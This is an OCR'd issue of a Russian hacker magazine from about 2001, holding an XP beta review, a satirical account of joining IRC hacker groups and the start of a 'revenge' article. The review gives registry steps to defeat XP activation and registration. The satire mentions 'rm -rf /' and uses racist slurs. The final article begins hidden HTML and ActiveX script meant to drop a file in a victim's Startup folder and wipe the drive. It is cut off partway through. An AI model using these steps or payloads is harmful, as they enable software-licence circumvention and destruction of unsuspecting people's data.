




30-ти дневное ограничение (хотя, при этом, все равно останется 180-дневное – но за пол-года-то точно можно будет себе новый билд поставить :)).

Итак, для того, чтобы не посылать дядюшке Билу своей приватной инфы, после 30-ти дней работы, ты грузишься в XP Safe mode (для тех кто в танке – надо нажать F8 в начальном меню загрузки). Затем грузишься «нормально», без всяких «командных строк», идешь в Regedit, там шествуешь в HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.

Ищешь ключ [Activation Required], и меняешь его значение на 0. Все! после чего рестартишь винду в штатном режиме – все работает. Откуда взять серийку говорить не буду, не маленький уже :).





 Установка XP в локалке

Важное замечание для тех, кто будет ставить XP на машины, работающие с выделенок. Если на dial-up'е довольно просто отследить, когда «Шептун» захотел пошептаться с дядей Билом, то на выделенке можно «не успеть», поэтому при установке следуй такой процедуре:

1. Перед установкой «обесточь сеть», проще говоря – выдерни кабель сетки из компа.
2. Ни в коем случае НЕ используй Динамическое обновление – «Dynamic Update», когда тебя об этом спросит Setup.
3. После окончания установки, первое что тебя спросит XP при первой же загрузке – это немедленная установка доступа в Сеть. Проигнорируй этот шаг (т. е. НЕ настраивай сеть немедленно!).
4. Не откладывая в долгий ящик, иди в Run, и запускай regsvr32.exe -u regwizc.dll. Появится окошко с подтверждением – закрывай его.
5. Затем двигай в Regedit и иди в: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion
Здесь ищи ключ RegDone и меняй его значение на 1.
6. В Internet Explorer, открывай установки и меняй прописанную Default Home-Page на любую, кроме Microsoft или MSN!
7. Последнее. Уходи в reboot, подрубай и настраивай сетку. Ты в безопасности от «Большого брата».

 Насколько прожорлива XP?

«Официальных» требований к ресурсам системы пока нет. Но очевидно, что ресурсов тебе потребуется не меньше, чем для Win2K, хотя минимально тебе надо: Пень 133 с 32 метрами памяти на борту :). Но если без шуток, то камня с частотой около 400-500 МГц с 96-128, должно хватить более-менее.


Требования к винту – не меньше 2 Гигов (интересно, а остались ли еще меньшие харды?). Для сравнения:

Установленная (без лишних сервисов, т. е.. голая) WinXP занимает порядка 900 Мб. Дистрибутив системы – около 450+ Мб.

Установленная W2k Prof. занимает порядка 700 Мб. Дистрибутив – около 300+ Мб.


Установленная WinNT4r занимает порядка 300 Мб. Дистрибутив – около 100+ Мб.

Установленная Win95 OSR2 занимает не более 100+ Мб. Дистрибутив – около 40+ Мб.



 Лирическое отступление – Идеология XP

Чтобы понимать, почему XP так важна для M$, надо понимать идеологию этой монстрообразной компании. В Microsoft придают очень важное значение этой ОСи. И хотя Х выступал, выступает и будет выступать против «политики» этой компании – на сей раз мы должны признать – данный продукт им на 95% удался :). Ведь всегда есть



что улучшить. Но в данном случае – все очень хорошо. Именно по этому, даже дядя БГ, расчувствовавшись, назвал XP «самой важной из ОС Microsoft с момента выпуска Windows 95».

 Итоги установки

Уже на этапе установки видно, что система идет упакованная всевозможными драйверами под завязку (файл – база с драйверами весит не один десяток мегов). Поскольку ОСь новая – все драйвера пока пишутся или адаптируются самой M$, но со временем, безусловно, подтянутся и разработчики OEM-драйверов – ведь теперь им будет жить гораздо проще – не придется одновременно делать несколько версий под разные системы. Как бы то ни было – все, т. е. буквально ВСЕ железо, что было у меня, «подхватилось» и заработало (причем правильно и грамотно!) после первой же загрузки системы. Видюха, звуковая карта, модем, CD-R (ведь в самой XP теперь есть встроенная прога для того, чтобы быстренько «зажечь» диск).

 Как все работает?


Пользователю – пользовательское, а админу – админовское...
Похоже, что в M$ снова «взялись за ум», перестали «изобретать колесо», и вернулись к хорошо выученной методе «копирования чужих идей». Тем не менее – XP, даже будучи единой системой, с едиными драйверами и прочим и прочим, будет выпускаться в нескольких разных версиях – Personal (она же Home Edition – «домашняя», 32-х битная версия), Professional, Server и Advanced Server (64-х битные, «рабочие» – профессиональные версии).
Наконец-то серверные ОСи смогут работать в «безголовом» :) режиме («headless», т. е. без включения клавиатуры, мыши, монитора), т. е.. все управление серверами будет осуществляется через сетевой терминал. Однако во всем остальном – все системы будут 100% одинаковы. Полная интеграция с Internet Explorer 6, «встроенный» Windows Media Player 8. Полная «подгонка» под Office 10 aka Office XP (кстати, о новейших IE6 и Office XP ты сможешь прочитать в PC-Zone ближайших номеров X).

 Совместимость

Коль скоро новая ОСь «позиционируется» (блин, какие все умные слова) как «All-4-one OS», то в M$ должны были в лепешку расшибиться, но обеспечить совместимость новейшей операционки со всеми основными предыдущими версиями – 95/98/98 SE/Me/NT/W2k.
Для запуска какого-то «непослушного» приложения есть два пути – или «довериться» самой системе (садишься за компьютер и кричишь: «природа, помоги»), или запустить приложение в «режиме эмуляции» одной из предыдущих версий Windows (95 или NT4), просто поставив соответствующую галочку в ярлыке запуска программы.
Для «устаревшей» проги система сама выдаст требуемый номер версии ОС, даст юзать нужные ей системные папки (которых реально у XP скорее всего не будет), если что – даже сымитирует нужные ключи реестра, и даже (о фантастика) некоторые функции API. XP уже идет с базой ПО, для которого параметры «предыдущей версии» будут подставлены автоматически, и список этот будет пополняться. Пока же таких программ более 300 (в том числе и куча так любимых тобой игрушек).

 Администрирование

Настраивать (и администрировать) учетные записи стало проще... хотя бы потому, что теперь помимо имени пользователя для визуальной идентификации можно использовать... его фотографию (которая, кстати, будет показываться в logon окошке).



Появилась такая очень приятная фишка, как «многопользовательский» вход в систему. Т. е. ты в любой момент можешь войти в систему хоть root'ом, хоть guest'ом, и потом, легко переключаться между сеансами. Теперь можно запросто «утереть нос» линуксоидам, одним из «фетишей» которых была невозможность MustDie'я работать с несколькими пользователями одновременно. Теперь количество «одновременно» :) работающих пользователей ограничено только Policy и ресурсами самой системы. Если переключившись в «основной» сеанс остальные тебе стали не нужны – их можно легко и непринужденно закрыть через Task Manager.

 Внешний вид

Внешний вид не то чтобы очень сильно отличается от Me, нет... но все равно он «другой». Самая часто нажимаемая кнопка на Desktop'е – кнопка Start совершенно преобразилась. Теперь пусковое меню существует в виде двух колонок – слева наиболее часто юзаемые проги, а справа – «полный» список – Программы, Панели управления и все проче, причем большая часть и этого списка «скрыта в стрелочку». Весь внешний вид системы теперь легко меняется путем выбора определенной «темы». Пара кликов мышью – и у тебя уникальный, отличный от других desktop, еще пара кликов – и опять «стандартный w2k». Пока что у XP – две основные «темы» – Professional (XP-Style) и Classic (W2k-Me-Style).
Но при любой теме – две новинки остаются неизменными (впрочем, их все равно можно отключить). Первая – это группировка в task-bar'е схожих кнопок – типа окон Ie, или Word'a. т. е.. смотришь ты на работе свой любимый X-сайт (www.xakep.ru :), и никто не докопается, что у тебя открыто 10 окон Ie – так как их все можно убрать в одну пиктограмму, и потом «из стрелочки» развернуть «по новой». Когда приходится много серфить – эта опция по-настоящему удобна.
Вторая «причуда» придется по вкусу... не знаю кому. Теперь в ту же «стрелочку» – в одну пиктограмму можно свернуть весь System-tray – область слева от часов. Конечно, для монстров, у которых висит по десятку иконок в трее это покажется удобным, а всем остальным – нормальным людям – у которых кроме переключателя клавиатуры, громкости звука и аськи никакого барахла в трее нет – все равно. Но пусть будет, так уж и быть :).
Панель управления также претерпела изменения. Все «апплеты» теперь сгруппированы по нескольким основным категориям. И уже только внутри каждой группы-категории находятся соответствующие конечные функции. Т. е. с одной стороны путь стал дольше, но с другой – к самым последним из используемых настроек стало добираться быстрее.
Весь дизайн (начиная от процесса установки и до shut-down'a) стал более «округлым» и «прозрачным». Конечно прозрачные иконки на рабочем столе это не ахти какое новшество (у Apple уже давно есть Aqua) – но все равно радует.
Как финальный аккорд – менюшка завершения работы также изменила свой внешний вид на более игривый, но сути своей она от этого, конечно, не изменила.


Microsoft Codename Whistler

 Стабильность

А вот здесь вообще полная засада... для упертых линуксоидов. Если умеренно постаравшись NT уронить было можно, Win2k – хорошо постаравшись, то для того, чтобы уронить бету(!) XP надо постараться очень сильно. Даже в «сыром» состоянии система демонстрирует чудеса надежности и стабильности. Я думаю, что немаловажную роль в обеспечении стабильности играет улучшенный механизм работы с памятью. Теперь у тебя даже есть возможность выбора – каким образом будет распределяться память – отдавая приоритет приложениям (как сделано в NT/W2k), либо системному кэшу (как в Win 9x).
Помимо «общих» и не очень заметных глазу функций – полностью переработан «механизм защи-

ты». Я было хотел написать «от дурака», но на самом деле нет. Я не думаю, что всякие бакланы будет ставить себе XP, они как пользовали, так и будут юзать 98-Me. XP – это система для экспериментаторов – для тех, кто не боится ОСи и всегда пытается сделать ее лучше, максимально разогнав и подогнав ее «под себя». И именно для таких людей как нельзя кстати будет «многоступенчатая и глубоко эшелонированная», а главное толковая и реально хорошо работающая система восстановления после сбоя.

Во первых, в XP добавлена фишка PCHealth,





включающая в себя System Restore (Me-users уже оценили, что это такое).

Во вторых, в XP появилась система Windows File Protection. Теперь тебе не будет страшно даже если «полетят» все любые библиотечки (dll). Мало того, что каждое приложение теперь выполняется в «псевдочистой – защищенной» собственной среде, так еще и сохранность всех библиотек и прочих важных компонентов мониторится на уровне ОС системой Fusion. В случае реального сбоя – все поврежденные файлы будут установлены или с бэкапа на харде, или с дистрибутива (который ОСь у тебя потребует и все починит).

Но и это еще не все! В третьих, если ты точно знаешь, что причиной сбоя стал «неправильный» драйвер, то его всегда можно «откатить», сделав «Roll Back» в меню свойств конкретного устройства. И этот механизм работает лучше, чем System Restore, т. к. восстанавливаются только реально «дефектные» файлы, а не все целиком.

В крайнем случае, ты сможешь прибегнуть к палочке-выручалочке в виде дружеской «ноги помощи» – системы Remote Assistant (профи без труда опознают в Remote Assistant немного урезанную версию Terminal Services). Ты просто отсылаешь своему «спасителю» по е-почте специальное письмо-приглашение, которое дает его получателю право полного контроля над системой (a'la pcAnywhere или чего-то подобного). После чего ты спокойно куришь бамбук, а «тот парень» все делает. При этом ты можешь еще и обмениваться с ним сообщениями в real-time. Правда пока что функция Remote Assistant реализована только между XP-машинами, но на этом этапе развития ОСи нам по другому и не надо :).

Безопасность


Ядро NT/W2k – значит не только «стабильное», но и «безопасное». Теперь тебе не нужно особо париться для того, чтобы обеспечить приемлемую сетевую безопасность. В составе XP идет брандмауэр (т. е. файрвол), который можно настраивать не только на уровне протоколов, но и приложений. Но пока что родная система еще сыровата, и все равно приходится пользоваться сторонними программами.


Для тех, у кого слишком много всевозможных паролей и кому не жалко доверить их M$ – очень кстати будет система Credential Manager, позволяющая хранить в одном месте все Soft & Web – пароли и вводить их в нужном месте «на автомате». Теперь тебе нужно только войти в свою учетную запись, ввести пароль, запомнить его – и все – больше никаких проблем. С другой стороны – так будет еще проще спереть твои пароли :(, но удобство от этой функции большое :). Так что каждый волен выбирать сам – шашечки или ехать.

Что не понравилось в XP

Поскольку понравилось все, то не очень просто оказалось найти жуткие минусы. Мелочевка конечно есть, но ведь это еще бета, а вот по крупному...

Немного достала программа обновлений – Update Reminder, но ее оказалось довольно легко урезонить.





Периодически напрягал монитор свободного места на диске. Если у тебя на диске остается где-то меньше 20% от его объема (или около 200 Мб – зависит от билда), то периодически будет выскакивать напоминание – предложение очистить диск, потерев все ненужное. Но это – рабочий момент и его можно пережить.

Corporate Warning или be-in-corporated!

Так уж получилось, что Micro$oft удалось сделать самую популярную операционную систему в мире. И это самая, что ни на есть объективная реальность. Все дружно ругают это «глюкало», но пользуются, пользовались, и будут пользоваться. Вместе с тем, не мало людей ушло на «альтернативные» ОСи – Linux, BeOS, MacOS, etc... Но все эти операционки (за исключением, пожалуй MacOS) не очень дружелюбны к пользователю. Именно простота и доступность – основное оружие мелкомягких. Общим местом стало ругать Win95/98/9x/Me. При этом большинство «ругателей» в жизни не видели других ОСей. А ведь у M$ уже больше 7 лет есть грамотно сделанная и устойчивая операционка. Самые догадливые уже давно сообразили, что я говорю о Windows NT. К сожалению, NT 4, даже со всеми шестью сервис-паками, уже морально устарела. Но поникшее знамя NT в прошлом году подхватила Win2000, хотя и не снискавшая супер-популярности. Теперь же Корпорация собирается сделать самый решительный шаг и окончательно объединить под одной «маркой» все свои ОСи. Релизная WinXP будет обладать всей устойчивостью и стабильностью WinNT и всеми «дружелюбностями» и «медийностями» от Win 9x.


Резюме: учи матчасть – ведь для того чтобы быть реально готовым к старту WinXP, нужно хорошенько понимать WinNT/2000. Так что до даты релиза у тебя есть время как для того, чтобы лучше освоить 2000, так и для того, чтобы лучше разобраться с самой XP, установив себе какую-нибудь из бета-версий.

P.S.: WinXP – это однозначно основная ОСь этого и следующего годов, т. к. будущее обновление линейки Windows M$ планирует делать не раньше второй половины 2002 года. Проект с кодовым названием Blackcomb уже в работе. Ждем-с...

The final countdown

Была во время оно такая группа – Europe, и была у нее такая популярная песня The final countdown (впрочем – группа мертва, но песенку в mp3 ты найти можешь легко). Сейчас все мы стоим перед началом финального отсчета. И каждый делает свой выбор.

Ты можешь и дальше пользоваться таким простым, таким «легким» и таким «глюкавым» MustDie'ем и огульно ругать, почем зря M$. Или можешь сделать правильный выбор и перейти на более сложную, но и более мощную и удобную ОСь – WinXP. Я практически уверен, что через полгода – год, WinXP-пользователь будет «звучать» ничуть не менее внушительно, чем Linux-



user. Нужно лишь избавиться от стереотипов... самому...

Удачи!



ВСТУПАЙ В ПРОФСОЮЗ!

КАК ЗАДЖОЙНИТЬСЯ В ХАК-ГРУППУ

LohKiller (loh.killer@pupsik.ru)

А ты записался в хак-группу? Нет? А зря! Так как хак-группа - это сила, мощь информационная. И осознавая, что ты являешься частичкой этой самой «мщи», ты будешь чувствовать себя сухо и комфортно =).

Пытаться в одиночку поломать нелюбимый сайт, это конечно интересно и занимательно, но, как говорится в одной байке, «один в поле не перец». Реально, представь себе картину - канал #malaisiafeminists на IRC, там собирается веселая компаха, выбирается жертва и далее только видны короткие реплики:

«ооо /cgi-bin/xxxpx.cgi дырявый»
«цензура»
«ооооо юзер nobody мой!!»
«мат»
«оооооо готово!! su=djazizum!»
«Ну, кто тут у нас вебдезигном балуется??? Аудитория в 100 тыс. устроит? ;))»

Весело? Надо объединять усилия, тогда будет еще веселее.

Нами, т. е. сертифицированными специалистами (сертификат №ХНЯ666) журнала Хакер были отобраны 5 отечественных наиболее активных и продвинутых хакерских групп, в которые наши эксперты пытались вступить. Заранее следует отметить, что мы пытались вступать в группы единовременно - 1 апреля 2001 года, что могло наложить определённый отпечаток на некоторые описанные события ;).

Итак, чей же Звёздный Час сейчас настал:

UkR – Украинские Рейнжеры

Наиболее авторитетная хакерская команда на сегодняшний момент, на счету более 100000 (короче, много) взломов (в том числе - проникновения в компьютеры ФБР, МИ6 и ФСБ), главарь UkR (Уголовные Короли России или УкРопы) и основатель XbIP - Хирург, человек при упоминании имени которого посетителей чатов и интернет-кафе бросает в холодный пот, человек который стоял у истоков развития российского Интернета, но был уволен за скачивание порнухи, озлобился, озноился и решил мстить.

Сайт группы: http://www.ukrteam.ru

Итак, пытаемся вступить!

Заходим на их официальный канал на DalNet #ukr

<sfera> хай
<dc`> йо! народ, можно вступить в вашу группу?
<sfera> гы
<sfera> а что ты из себя представляешь?
<sfera> а зачем тебе это надо?
<sfera> и кто ты?=)

(Хм, сразу много вопросов, напоминает талантливого рэпера Децла 'Кто ты?!', но это нормально и вполне объяснимо ;)), наверно, не каждый день к ним приходят и вот так сразу...)

<dc`> хех, в смысле?
<sfera> в прямом
<dc`> хорошо знаю win95 , нюки, флудеры и атаки на icq и веб-чаты
<dc`> да просто интересно работать в группе, чем одному
<sfera> хех
<sfera> а что ты сделал?
<sfera> в смысле статьи/программы/эксплоиты?
<dc`> проги есть свои на VB и html
<sfera> какие?
<dc`> вот недавно совсем написал программу порт сканнер на visual basic'е и нюкер!
<sfera> гы
<sfera> неплохо - под какую OS?
<dc`> под Windows и ZlobiX
<sfera> а лет тебе сколько?
<dc`> 13
<sfera> хех, ровесник

(Далее меня пригласили на приватный засекреченный канал, где сидели отцы группы, которые собирались устроить мне перекрестный доп-рос/расспрос.)

<sfera> к нам человек хочет
<sfera> во
<sfera> dc`` - расскажи сейчас то
<sfera> что ты мне рассказал
<zuxz> эй, люди
<dc``> хорошо знаю win95 , нюки, флудеры и атаки на icq и веб-чаты
<zuxz> dc`` - это твой ник?
<dc``> dc - digital chaos ;)
<sfera> dc'' хочет к нам
<sfera> расспросите его
<sfera> а потом я задам пару вопросов и решим
<N1ght> dc - что насчет НТ?
<dc``> да НТ я круто знаю, почти гуру
<N1ght> ok
<dc``> sfer'е я уже говорил... из релизов у меня есть свой порт сканер и нюк
<\silence> Круто!!!!! Мы тебя возьмем!!!
<\silence> dc``, а можно ее посмотреть?
<dc``> гмм куда закинуть?
<sfera> dc`` я, кстати, UkR-XblP, фаундер UkRteam =)
<dc``> хых ;)
<\silence> dc`` - кинь мне
<dc``> какой адрес?
<zuxz> давай уж тогда всем
<zuxz> :)
<\silence> silence@ukrteam.ru
<zuxz> rayd@ukrteam.ru
<sfera> root@ukrteam.ru
<sfera> =))
<dc``> кинул
<\silence> k
<sfera> ну так что?
<sfera> во - идея! испытательный срок =))
<zuxz> хых
<zuxz> ага
<zuxz> хорошая идея
<dc``> ;)
<sfera> короче, ты принят!

Итак, мы приняты... для вступления в эту группу необходимо иметь какие-то работы, не дефейсы, а найденные лично тобой новые баги, эксплоиты и др. программы. Хотя основные члены группы не отличаются особым знанием программирования (кроме perl'а и бейсика) ;), очевидно, они хотят, чтобы в группу вступали люди знающие больше их, для того чтобы их самих немного подучили.

IHG – Интернациональная группировка хэккеров

Данная группа, я думаю, в представление не нуждается. Наверно, все читатели знают о них по таким нашумевшим взломам, как, например, взлом http://hacker666.chat.ru и http://cablewarez.da.ru. Не меньшую популярность им принесли проги «ПортСкэнер» и «Майлбомбер», которыми пользуется очень большое число нашего народу ;). Остается сказать, что в данный момент группа работает над новым коммерческим продуктом, имеющем рабочее название NukeXP.
Сайт группы: www.ihgroup.ru

<biziduk> привет! народ, вообще реально в вашу группу вступить?

<WithOutBrain> да, если ты пройдешь тестирование!
<biziduk> согласен
<WithOutBrain> ладно, начнем! Серега, опроси человека
<Serega[Lamux]> ок, тока файл с вопросами открою
<Serega[Lamux]> 1. что такое Linux?
<biziduk> операционка для ламеров
<Serega[Lamux]> ок
<Serega[Lamux]> 2. кто придумал Интернет?
<biziduk> ситилайн
<Serega[Lamux]> 3. что такое %00 в перле?
<biziduk> нул-бит (этот баг UkR нашли)
<Serega[Lamux]> 4. как хакать сервера?
<biziduk> как это как? ты чо, издеваешся? конечно, через шары и Unicode баг....
<Serega[Lamux]> 5. на чем основаны атаки типа smurf?
<biziduk> на использовании протокола icmp и диал-апного соединения
<Serega[Lamux]> окей, все ответы правильные, кроме...
<Serega[Lamux]> WithOutBrain: ну чего, возьмем его?
<WithOutBrain> да, конечно... ну для начала ты должен задефейсить сайт какой-нибудь
<biziduk> окей - 5мин

(Быстро зайдя на netfirms.com, я зарегистрировал сайт ShopOnline.netfirms.com, закачал страницу, где было написано: «][AKED by bIzIDuk [IHG])

<biziduk> готово, http://ShopOnline.netfirms.com
<WithOutBrain> окей, ты принят

NitrOgear

Эти ребята совсем недавно появились на российской хак-сцене, но уже успели зарекомендовать себя, как вполне квалифицированная команда профессионалов, отлично знающих свое дело. Наконец-то открылся сайт этой команды, где они смело (не трухая, как другие, перед ФСБ) предложили свои услуги официально и вполне за умеренную плату ;)). Постоянными клиентами этой команды стали такие известные компании, как Microsoft, Cityline, ZlobTelecom и др.
Сайт группы: http://www.nitrogear.org/

Итак, узнаем их месторасположение в ИРЦ, джоинимся на #NitrOnigga

<Nigga> I am nigga, who are you?
<d00dm4n> f4ck j00! Otvali gryazniy negr!

Переджоиниваемся на #NitrOgear

<djc0ck> хай
<d00dm4n> йо
<ngCode> чо надо?
<d00dm4n> я хотел бы вступить в вашу группу
<ngCode> а на фиг тебе?
<djc0ck> что ты умеешь?
<d00dm4n> одному скучно - в компании веселей
<NitroGangsta> короче, кончай сопли размазывать, говори, что умеешь
<d00dm4n> кодить, Windows крякать, cgi-скрипты писать, Unix немного ... еще?
<djc0ck> а на чем кодишь?
<djc0ck> ты, что уснул там чтоли????
<d00dm4n> C, perl, basic (когда-то в школе)
<ngCode> и что ты написал?
<d00dm4n> портсканер, эксплоиды там всякие
<NitroGangsta> эксплоиды? какие, что делают?
<d00dm4n> Windows вешают, mirc слетает
<ngCode> да я вижу, ты гуру, кинь-ка мне свой варез
<d00dm4n> ну как?

**** Quits: djc0ck (dj@nitrogay.org) (Ping timeout)*

<ngCode> работает ;)
<ngCode> ладно, подумаем

// -= на следующий день =-

<d00dm4n> хай! так берете?
<NitroGangsta> да
<d00dm4n> круто

Ну что, сложно? Немного терпения, удачи, и главное - скачать где-нить хороший нюк :).

GiN – Призраки (Гоблины) в Сети

В старые былые времена эта команда давала жару даже таким мэтрам российской сцены, как UkR и IHG, но в последние время они стали сдавать позиции в области взлома и трейдинга вареза. Это связано с тем, что главаря данной команды, z00mk1ll'a, уже около трех месяцев держат в Матросской Тишине органы правопорядка за распитие спиртных напитков в общественном месте и хулиганство.
На встречу с Призраками отправился наш проверенный мембер, член-корреспондент, отсидевший не меньший срок в районной психиатрической больнице города Урюпинска, Арви Собутылыч Ксакеп. Вот его рапорт:

Коннекчусь на #ghostinnet

<r4sp1r4t0r> h00 j00?
<-=Asx=-> что?
<netkillah> кто ты, твою мать?
<-=Asx=-> я крякер, хотел бы присоединиться к вам
<netkillah> ты что сдурел, ща мы тебя прям так и взяли;))))
<r4sp1r4t0r> что крякал?
<-=Asx=-> ну ACDSee, Photoshop, FAR
<netkillah> ты что, нас за лохов принимаешь? FAR бесплатный!
<r4sp1r4t0r> ну ладно, что еще умеешь?
<-=Asx=-> программирую на C++
<r4sp1r4t0r> что именно
<-=Asx=-> нюкеры, портсканеры, флудеры, трояны
<netkillah> это уже круче, так бы сразу
<netkillah> жаль, нет главного, слышь, баклан, а ты знаешь юникс?
<-=Asx=-> немного
<r4sp1r4t0r> как немного? что такое «rm -rf /»?
<-=Asx=-> выдает список процессов
<netkillah> он прав?
<r4sp1r4t0r> хз, мне главный что-то говорил - не помню
<netkillah> ладно возьмем! кинь мне свой мейл
<-=Asx=-> круто!
<-=Asx=-> asx2kHack@lohotron.ru

Миссия выполнена.
Видишь как просто, немного знаний и ты, можно сказать, в хак-группе, среди действительно крутых парней! :)

CYberHackers2k

Эти перцы известны, прежде всего, своими заморочками в области исследования сетевых технологий, и хотя их деятельность вполне легальна, известны случаи взлома крупных российских научных серверов (в основном, VAX'ы, с OS OpenVMS) с целью похищения отечественных разработок и продажи их за рубеж. Одна из таких утечек - технология передачи информации по обычным электросетям, разработанная в одном из НИИ, с очень умными, но не очень осторожными сотрудниками, впоследствии проданная англичанам. По слухам, лидер и организатор CBH4k (Mr. InReD) является единственным в России частным владельцем подержанного Cray J90, чем и гордится.
Вот чем окончилась попытка вступления в эту группу:

<их канал на Efnet'e>
<ViruX> zdarova pplz!
<goshankx> ummm ti kto?
<ViruX> nu ya vot hochu v vashu gruppu vstupit', eto voobshe vozmozhno?
<goshankx> kakuyu eshe gruppu nah? :D

(Я - не я, и лошадь не моя ;))

<ViruX> nu tut est kto-nit' iz CBH4k?
<xZero> eheeh, nas nashli ;]]], ladno ty courierom ili kak? nam nuzni T1+ siteops
<goshankx> muaha, ou boy!
<ViruX> ya vashe-to po setyam spec, hochu bit vashim memberom, horosho znayu ustroistvo windows95 i winNT!
<xZero> nu i narod walit..

**** ViruX was kicked by guest666 (otdohni)*
**** guest666 sets mode: +b *!*@*.gay-pics-gateway.cityline.ru*

В общем, попасть в хак-группу не такая проблема, если на твоих плечах голова, а не дырявый сифон со свалки :). Так что попробуй, и если ты добрался до этих строк, ты, можно сказать, на полпути в хак-группу. Счастливо! :)

ФОРМАТИРУЕМ ВИНТ ЧЕРЕЗ HTML!

ИЛИ ПАГА-УБИЙЦА 31337-АЯ СЕРИЯ

Для ламера

RS (ADMIN@ECHODESIGN.ORG)



Западло – лучше средство от печали

У тебя подавленное настроение, депрессия, внутреннее напряжение, бессонница, изменение аппетита и потливость ? :) Всё это наверняка вызвано несправедливостью существующего жестокого мира.... Надо что-то делать. Нет-нет, лекарственная терапия тебе тут не поможет.

А ты никогда не думал отомстить обидчику, т. е. конкретной частице жестокости и несправедливости? Тебе наверняка хотелось создать ему побольше проблем, скажем просто отформатировать винт. Как это сделать, ты и узнаешь в данной статье.

Сейчас мы будем уничтожать чужой винт. Конечно, ты и раньше мог спокойно отправить врагу свой free.exe, но времена меняются, и вряд ли теперь каждый будет запускать твои злобные файлы. Но вот послать ламака на www можно, и он пойдёт, будь уверен :). Если тебе известен e-mail, то отошли ему этот html-код, и всё получится, т. к. многие майлеры обработают вложенное автоматом.

Теперь подробнее о принципе действия. Дело в том, что Ослик IE (5.0/5.5) у нас дырявый (впрочем, тут нет ничего удивительного), и можно посредством скрипта залить на винт очень интересные вещи. При заходе на страницу наш скрипт закинет файл в папку «Автозагрузка», который при следующем старте мастдая всё потрёт начисто. Ну что ж, начнём-с Format-c:

```
<html>
<head>
<title>Чистый винт - здоровый винт :)</title>
</head>
<center><img src=nigger.jpg>
# Создаём html-документ с картинкой посередине, не забудь сделать файл nigger.jpg :)
<div id=»layer» style=»position:absolute; left:0; top:0; width:1px; height:1px; z-index:1; visibility: hidden»>
# Нас никто не видит, о нас никто не знает.... Прячемся от лишних глаз
<APPLET code=com.ms.activeX.ActiveXComponent ></APPLET>
<SCRIPT language=JAVASCRIPT>
a1=document.applets[0];
